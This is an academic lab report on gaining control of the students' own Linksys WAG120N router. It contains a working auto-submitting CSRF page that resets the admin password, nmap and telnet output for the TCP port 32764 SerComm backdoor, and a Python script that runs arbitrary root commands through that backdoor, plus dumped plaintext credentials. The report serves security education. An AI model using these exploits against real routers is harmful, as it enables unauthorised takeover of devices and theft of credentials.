Embedded Security Systems - Report 3

Bartosz Drzazga, Mateusz Jachniak

August 31, 2021

Contents

1 List 3

1.1 Task

Let's assume you have only remote access to your target device (in this case router) and only available interface is network connection (e.g. Ethernet or WiFi). The default setup is following, the router's webadmin tool is available on the default IP address like 192.168.1.1 and port 80 or 8080, you are able to connect via http protocol. You have to perform following tasks:

1. Change the default credentials → for instance password for the admin user and try to get access to the webadmin toolkit anyway.
2. After getting the access to webadmin toolkit perform once more data gathering and try to find CVE and exploit it in order to get access to the root shell via remote network connection.
3. Share all interesting insights gathered during your reverse engineering activity among all the groups and create a shared DOC file including all of them in a form of separated entries.

2 Basic information

Here, we give a short specification of our device:

Manufacturer:	Linksys
Model:	WAG120N
FCC ID:	Q87-WAG120N
Firmware Version:	V1.00.07

3 Getting access to webadmin toolkit

3.1 Default password

The first step of the exercise is to change the default password of the device and then, to get access to webadmin toolkit anyway. To prepare the device, first we need to log in to the admin panel with standard credentials. To get access to the panel, we navigate to IP address of the router, which is 192.168.1.1 in our case, and put required credentials (we know from the previous task this is admin:admin):



Figure 1: Login popup

In the web panel, we can see overview of the device and configuration options.



Figure 2: Admin panel of the CISCO LINKSYS WAG120N router

In order to change the password, we navigate to Administration → Management where we see a form:



Figure 3: Password change form

After setting new password (let's say it is just 'newpass' although it is not a secure combination), we are all set for the main task. We notice a fact, that when we changed our credentials, we were not asked for the previous password. This gave us an idea how to get access to the toolkit without knowing the credentials.

3.2 Getting access to webadmin toolkit

As mentioned before, we figured out it is not necessary to put current credentials to change the password. This could be very useful in case the device is prone to CSRF. A record from Exploit Database [1] suggests our device is susceptible to attacks of this type.

Thanks to CSRF vulnerability, we could change admin password or add new administration user. We analyzed the password change form in admin panel and the POST request to prepare a website which uses privileges of a legitimate admin. The web page submits a requsts to change the password (let's say it is just 'advpass'). Below we present a draft of the malicious website's code:

```
<html>
<head></head>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/setup.cgi";
method="POST" name="form">

<input type="hidden" name="user_list" value="1">
<input type="hidden" name="h_user_list" value="1">
```

```
<input type="hidden" name="sysname" value="admin">
<input type="hidden" name="sysPasswd" value="advpass">
<input type="hidden" name="sysConfirmPasswd" value="advpass">
</form>
</body>
</html>
```

This is a simple form with POST request to http://192.168.1.1/setup.cgi address, which could change sysname, sysPasswd and other less important stuff. The form should contain all values like UPnP and WLAN settings, but the above snippet contains only the parameters relevant to us. In the effect of this attack, the attacker now knows the password and is able to log in to admin panel.

4 RCE

4.1 First try

Having access to webadmin toolkit, we start looking for other vulnerabilities like unsanitized forms. We also check on websites with vulnerabilities and exploit databases like Exploit Database [1] or Rapid 7 [2] if there are any records about our WAG120N router. Unfortunately, we did not find any useful information.

We were able to find one possible vulnerability at [3] and [4]. The DDNS settings form is allegedly vulnerable to command execution as root. We are not sure how exactly this could work, as author claims that just typing in Linux commands like `cat /etc/passwd` works. We suspect the test connection to DDNS provider was executed at system level using plain concatenation of submitted parameters. Unfortunately, in our case we were unable to reproduce this. We tried testing different commands like pinging our PC, but we did not log any ICMP packets. It means the command was not executed on the router. It seems our hardware is secured against those kinds of attacks. The vulnerability comes from 2012, so this issue probably got fixed.

4.2 Second try - TCP-32763 backdoor

Next idea, which came to our minds, was to check the release notes of firmware updates [5]. We noticed, that there is one update, which fixed TCP port 32764 backdoor issue.
We looked up articles about this backdoor and found out that it affects some of devices manufactured by SerComm for Cisco, Linksys, NetGear and Diamond. The backdoor is introduced by a process (scfgmgr) listening at port 32764 and this might be an old SerComm update tool or part of it. When accessed via telnet, data prefixed by ScMM or MMcS (depending on the system's endianess) seems to be returned. We tested our device:

```
$ nmap -p- 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-17 20:39 CET
Nmap scan report for 192.168.1.1
Host is up (0.023s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
5691/tcp  open  unknown
32764/tcp open  unknown

$ telnet 192.168.1.1 32764
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

MMcS??Connection closed by foreign host.
```

Our device is listening at port 32764 and is responding with MMcS, it means the backdoor is active. Later, we found out **our model is also listening on WAN interface**.
We found a github repository [6] which describes the vulnerability in detail. The tool by SerComm listens for incoming TCP packets prefixed by special, constant codes, and a command code:

```
commands :
 1 : get infos
 2 : get var -> possible overflow
 3 : set var -> buffer overflow
 4 : commit nvram (read nvram /dev/mtdblock/3 from /tmp/nvram and check CRC)
 5 : bridge mode
 6 : show speed
 7 : cmd
 8 : write file (file name in payload, dir : tmp, directory traversa)
 9 : print version
10 : print modem router ip (nvram_get(lan_ipaddr))
11 : resaure default settings (nvram_set(restore_default, 1) / nvram_commit)
12 : read /dev/mtdblock/0 [-4:-2]
13 : dump nvram on disk (/tmp/nvram) and commit
```

What we can read it that **there is no authentication** whatsoever. It means **anyone can do anything with this device, even from outside the local network**.
This commands give a lot of possibilities, we can easily get complete configuration of the router including web panel credentials (easier access to webadmin toolkit, no need for CSRF) and PPPoA login and password (command 1), send files to the device (command 8) or even execute any command as root (command 7) which was the goal of this task. Below, we present a short Python script that executes any command on the device:

```
import socket
import struct

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.1', 32764))

endianness = b'<'
cmd = 'cat /tmp/htpasswd'
payload = bytes(cmd, "utf-8")
header = struct.pack(endianness + b'III', 0x53634D4D, 7, len(payload)+1)
s.send(header+payload+b"\x00")
r = s.recv(0xC)

sig, ret_val, ret_len = struct.unpack(endianness + b'III', r)
response = s.recv(ret_len)
response = str(response, "utf-8")
```

```
print(sig, ret_val)
print(response)
```

The script just sends a packet encoded with little-endian byte order. The packet start with a constant prefix 'III' followed by a SerComm magic number. The rest of the packet depends on the goal, in the snippet above we send command code 7 (for arbitrary command execution) and a command cat. The script prints the result on standard output. We can use command code 1 to dump the configuration. We can see, among others, credentials in plaintext:

```
http_username=admin
http_password=advpass
pppoa_username=admin
ppoa_password=admin
```

5 Conclusion

From this task we can learn one important thing: always update your software when new version comes out. The adversaries can easily check a list of updates for any device and try to get access to non-updated software, like it was in our case. In reference to the previous report, we are still thinking that CISCO LINKSYS WAG120N is a poorly protected device, including hardware and software side.

References

[1] Exploit Database https://www.exploit-db.com/exploits/16252

[2] Rapid 7 exploit database https://www.rapid7.com/db/

[3] 0Day site with vulnerability of LINKSYS WAG120N http://151.80.37.64/exploit/19786

[4] Security issue list at seclists https://seclists.org/fulldisclosure/2012/Nov/158

[5] WAG120N release notes
https://downloads.linksys.com/downloads/releasenotes/WAG120N_Annex_B_1.00.19_release_note.txt

[6] Elvanderb repository with TCP-32764 backdoor https://github.com/elvanderb/TCP-32764